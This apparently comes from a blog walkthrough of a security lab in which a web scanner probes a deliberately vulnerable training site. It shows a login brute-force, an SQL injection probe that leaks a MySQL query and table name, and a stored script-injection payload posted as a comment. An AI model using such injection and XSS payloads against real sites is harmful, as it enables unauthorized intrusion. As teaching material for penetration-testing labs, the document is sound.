New URL found by allowedMethods plugin: http://dojo-basic/favicon.ico  
New URL found by allowedMethods plugin: http://dojo-basic/index.php  
New URL found by webSpider plugin: http://dojo-basic/index.php  
Found a form login. The action of the form is: "http://dojo-basic/index.php".  
The username field to be used is: "user_name".  
The password field to be used is: "password".  
Starting form authentication bruteforce on URL: "http://dojo-basic/index.php".
```

This will take a while.


From the results, it does several things

1. Like full list of urls
2. Any comments found in the page
3. Any poor sql queries such as *
4. If other fill is enabled on forms
5. Give a list of fuzz able requests found and on the pages such as the login.php
6. The list of errors of caughions with different ids.

Some highlights which include sql injection

SQL INJECTION ERRORS

SQL injection in a MySQL database was found at: "http://dojo-basic/index.php?page=login.php", using HTTP method POST. The sent post-data was: "password=FrAmE30.&user_name=d'z"0&Submit_button=Submit". The modified parameter was "user_name". This vulnerability was found in the request with id 136.



So let try this on.

- Visit <http://dojo-basic/index.php?page=login.php>
- Enter the password as FrAmE30.
- Enter the username as d'z"0

Login

If you do not have an account, [Register](#)

Enter your username and password:

Name:

Password:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'z"0" at line 1

SQL Statement: SELECT * FROM accounts WHERE username='John8212' AND password='d'z"0'

As you can see we get the error with the accounts table. We shouldn't be able to see that the table is accounts.

Where a normal error login is the following

Login

If you do not have an account, [Register](#)

Bad user name or password!

Enter your username and password:

Name:
d'z"0

Password:

We can do a lot more damage, but that's for another day.

Next switch back to the terminal
Let look for an xxs attack points


At the end you can see

The URI: "http://dojo-basic/?page=add-to-your-blog.php" has a parameter named: "page" with value: "add-to-your-blog.php", which is quite odd. This information was found in the request with id 123.


Visit <http://dojo-basic/?page=add-to-your-blog.php>

According to the scan this page is vunenble to the xxs.

So we type **<script> alert("Hi Vincent From Robin"); </scirpt>** into the input



This will make a popup show up when people go to the page.



You can see that its posted as a comment.

anonymous:(2016-05-08 08:45:14)

----- (0010 0F 00 00 00 05)

Theres plenty more you can do. But for the labs that is it.